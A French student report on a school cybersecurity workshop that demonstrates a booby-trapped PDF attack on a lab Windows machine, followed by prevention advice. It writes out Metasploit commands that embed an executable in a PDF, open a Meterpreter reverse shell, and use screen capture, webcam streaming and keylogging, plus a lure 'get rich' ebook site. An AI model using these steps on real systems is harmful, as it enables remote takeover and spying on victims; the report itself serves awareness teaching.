Louai, yanis, Paco

Attaque par pdf piégée

Rapport du Forum Cybersécurité

14 Avril 2025

Sommaire :

Objectifs de l'atelier

L'atelier portait sur les virus transmis par pdf. Pour réaliser cela nous disposions de 2 configurations : celle du groupe Yanis, Louai et Paco nommée "Virus" , et celle des participants nommée "Utilisateurs".


Sur le Pc "Virus", à l'aide de commande trouvé grâce à un TP destiné au deuxième années fourni par Mr Naville. Nous avons infecté un fichier PDF de notre choix


Le groupe "utilisateurs" était mis devant un site qui mettait à disposition 3 formations pour devenir riche grâce au e-commerce (e-book) sous forme de PDF. Une fois l'installation de notre virus sur la machine "utilisateur", nous leur présentons les différentes fonctionnalités accessibles avec le virus (Keylogger, Webcam, diffusion de leur écran) . Leur objectif était d'identifier quelle formation était infectée d'un virus. Nous avons ensuites échanger avec eux sur les méthodes pour éviter les virus et se protéger (mettre à jour ses logiciel pour avoir les nouveaux anti-virus, prudence dans les mails, vigilance sur les sites)

Matériels utilisés lors de l'Atelier

Equipement	***PC Virus (Yanis)***	***PC Utilisateurs (Collégiens, Lycéens)***
Ordinateur	1 PC avec l'OS Kali Linux	1 PC avec l'OS Windows 10 (sans antivirus)
Périphériques	Clavier, souris, écran, vidéo projecteur (2ème écran)	Clavier, souris, écran, webcam
Autres	Tables, Chaises, Multiprises, Câbles	


Schéma de l’atelier






Configuration du virus avec Kali Linux


Tout d'abord, sur la machine avec l'OS Kali Linux nous avons lancé la console de Metasploit en utilisant la commande msfconsole.
Ensuite, nous avons recherché un exploit spécifique ciblant les fichiers PDF Adobe sur les systèmes Windows en utilisant la commande search type:exploit platform:windows adobe pdf.



Après avoir sélectionné l'exploit à utiliser pour notre attaque via fichier PDF, nous avons exécuté la commande suivante dans Metasploit : exploit/windows/fileformat/adobe_pdf_embedded_exe.



Cette commande permet de générer un fichier PDF malveillant qui intègre un exécutable.



Ensuite, le fichier PDF généré, il a été déplacé sur notre site Web d'ebooks piégés, accessible par les participants de l'atelier.

Ensuite, une fois le virus créé et intégrée au site, nous avons configuré le **payload** pour établir une connexion inversée via Meterpreter, en utilisant le module `multi/handler` :

```
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/handler) > set LHOST 192.168.10.200
LHOST => 192.168.10.200
```

```
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
```

Ces paramètres définissent l'adresse IP de l'attaquant (LHOST) et le port utilisé pour écouter la connexion entrante depuis la cible (LPORT).

Après cette configuration, nous avons lancé l'écoute avec la commande :

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.10.200:4444

[*] Sending stage (176198 bytes) to 192.168.10.130
[*] Meterpreter session 5 opened (192.168.10.200:4444 -> 192.168.10.130:50438) at 2025-04-11 09:12:23 +0200
```

Le terminal indique alors que Metasploit est en attente de la connexion depuis la cible. Une fois que la victime ouvre le fichier PDF piégé, la session Meterpreter est automatiquement établie, comme visible dans la capture.


```
meterpreter >
```

Scénario de l’atelier Virus

L'atelier visait à montrer comment un fichier PDF infecté peut être utilisé pour une attaque.
Pour cela, nous avons utilisé un ordinateur tournant sous Kali Linux, avec l'adresse IP 192.168.10.200
Notre objectif principal était de créer un fichier PDF intentionnellement infecté, exploitant une faille spécifique dans la version d'Adobe Reader 8.1.1, ce qui permettrait de faire fonctionner un logiciel malveillant à distance.


Voici le lien de téléchargement de la version d’adobe 8.1.1 possédant une faille de securité : http://www.oldversion.com/windows/acrobat-reader-8-1-1

Trois fichiers PDF ont été créés, dont un seul a été intentionnellement infecté.
Les participants ont été invités à télécharger ces fichiers sur leurs machines Windows en accédant directement à la page “Nos Ebooks” depuis le site codée en HTML.




Les participants ont été invités à télécharger les 3 ebooks tout en ne sachant pas lequel des 3 est infecté.
Une fois les 3 ebooks téléchargées,


Ils ont été invitées à les sélectionner les 3 en même temps afin de les ouvrir simultanément




Une fois les 3 fichiers pdf ouverts avec la version 8.1.1 d'Adobe voici ce qui est affichée, il faut donc enregistrer le fichier



Ici, il faut appuyer sur "Oui" afin de remplacer le fichier déjà existant.



Et voici le dernier message qui est affiché, il faut sélectionner Open afin d'ouvrir et de lancer le virus.



En réalité, ces demandes successives ne font que confirmer l'ouverture du virus.

Une fois le fichier ebook1.pdf ouvert avec le virus, sur notre machine Kali, nous recevons un message de Meterpreter.
Cela signifie que la machine cible a été compromise et que nous disposons désormais d'un accès distant à celle-ci, nous permettant d'exécuter des commandes à distance.

Voici le message Meterpreter :

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.10.200:4444

[*] Sending stage (176198 bytes) to 192.168.10.130
[*] Meterpreter session 5 opened (192.168.10.200:4444 -> 192.168.10.130:50438) at 2025-04-11 09:12:23 +0200
```

On observe que la session meterpreter a été ouverte, on y voit aussi l'adresse ip de votre machine attaquante ainsi que celle du pc ciblé ainsi que la date et l'heure de l'ouverture du fichier et donc du déclenchement du virus.


Meterpreter est un outil de commande à distance et un interpréteur de shell qui fait partie du framework Metasploit. Il est utilisé par les hackers pour accéder à distance à des systèmes compromis. Une fois qu'un système est infecté par un malware, Meterpreter permet à l'attaquant d'exécuter des commandes sur ce

système, de prendre le contrôle de ses fonctionnalités, d'extraire des informations sensibles et d'explorer le réseau.


Listes des commandes Meterpreter Utilisées

- Screenshare : Cette commande effectue une capture d'écran du PC Windows, comme vous pouvez le voir ci-dessous le PC Attaquant retransmet au tableau l'écran des participants.


```
meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /home/btssio/EPLkuCJM.html
[*] Streaming...
```




- Webcam_stream : Cette commande affiche la webcam des participants au tableau.



- Keyscan_start: Cette commande agit en tant que keylogger



Une fois cette commande tapée toutes les lettres du clavier que l'utilisateur va saisir vont être transmise une fois que j'aurais fais la commande suivante :




Comme on le voit, la personne à saisis "Salut".

Louai, yanis, Paco

Création du site avec Visual Studio Code


Pour la création de notre site mettant à disposition des formations pour devenir riche nous avons utilisé trois langage de code différents, de l'html pour le site web, le css pour le style et du javascript pour la créations des cards



Donc notre objectif était de créer un site à l'identique donc nous avions fais une page d'accueil avec un paragraphe aguicheur, avec l'accès à différentes pages comme "mention légal", "contact", et "card".

Louai, yanis, Paco

Pour la fiabilité de notre site des pages comme mention légal et contact était indispensable.



Et pour finir la page “nos ebook” faite grâce à du javascript et css


index.js

```javascript
// Annonces fictives avec des chemins d'images locaux
const announcements = [
    {
        title: "82 techniques pour plus d'argent",
        image: "img/4.jpg",  // Chemin relatif vers l'image
        likes: 2425,
        link: "pdf/82tech.pdf"
    },
    {
        title: "Tout sur le business en ligne",
        image: "img/111.jpg",  // Chemin relatif vers l'image
        likes: 3647,
        link: "pdf/ebook1.pdf"
    },
    {
        title: "Comment j'ai gagné 2millions en 3 mois ?",
        image: "img/2m.jpg",  // Chemin relatif vers l'image
        likes: 1258,
        link: "pdf/2millions.pdf"
    },

];

// Fonction pour générer les annonces
function generateAnnouncements() {
    const container = document.getElementById("announcements-container");
    announcements.forEach(announcement => {
        const card = document.createElement("div");
        card.classList.add("card");
        card.onclick = () => window.location.href = announcement.link;

        const cardContent = `
        <a href="${announcement.link}" download>
        <img src="${announcement.image}" alt="${announcement.title}">
            <div class="card-content">
                <h3>${announcement.title}</h3>
                <p>${announcement.likes} Likes</p>
                <div class="likes">❤️</div>
            </div>
        </a>
        `;

        card.innerHTML = cardContent;
        container.appendChild(card);
    });
}
```

card.css

```css
.card {
    background-color: white;
    border-radius: 10px;
    box-shadow: 0 4px 8px rgba(0, 0, 0, 0.1);
    cursor: pointer;
    overflow: hidden;
    transition: transform 0.3s;
    width: 100%; /* Occupation complète de la colonne */
    height: 350px; /* Hauteur fixe de la carte */
    display: flex;
    flex-direction: column; /* Permet d'agencer le contenu de manière verticale */
    justify-content: space-between;
}

.card:hover {
    transform: scale(1.05);
}

.card img {
    width: 100%;  /* Prend toute la largeur de la carte */

    object-fit: cover; /* L'image s'adapte à la taille du conteneur sans déformation */
}

.card-content {
    padding: 10px;
    text-align: center;
    flex-grow: 1; /* Permet au contenu de s'étirer pour remplir l'espace restant */
    display: flex;
    flex-direction: column;
    justify-content: space-between; /* Espace égal entre les éléments du contenu */
}

.card-content h3 {
    font-size: 1em;
    margin: 10px 0;
    color: #2C3E50;  /* Couleur du texte du titre (gris foncé ici) */
}


.card-content p {
    font-size: 0.8em;
    color: #555;
```

Grâce à ce code au moment où l'utilisateur clique sur le ebook ça le télécharge automatiquement sur la machine et l’ouvre en même temps.



Moyen de prévention

Pour éviter ce type de problème, on peut utiliser des logiciels comme Windows Defender, le programme antivirus gratuit de Windows. Mais, pour la démonstration, on avait désactivé Windows Defender. Si on l'avait laissé activer, le PDF infecté aurait été bloqué dès son ouverture.

Pour éviter une attaque via un PDF piégé, il est essentiel d’adopter plusieurs bonnes pratiques de sécurité. Il faut tout d’abord éviter d’ouvrir des fichiers PDF provenant de sources inconnues ou douteuses, notamment par mail ou via des sites non sécurisés. L’utilisation d’un lecteur PDF sécurisé, comme Sumatra PDF, ou l’ouverture des fichiers dans un environnement isolé (machine virtuelle, sandbox) permet de limiter les risques. Il est également recommandé de désactiver JavaScript dans les lecteurs PDF et de scanner les fichiers avec un antivirus à jour avant de les ouvrir. Des outils d’analyse comme VirusTotal ou PDF Examiner peuvent aussi être utilisés pour détecter d’éventuels scripts malveillants. Enfin, il convient de désactiver les fonctions 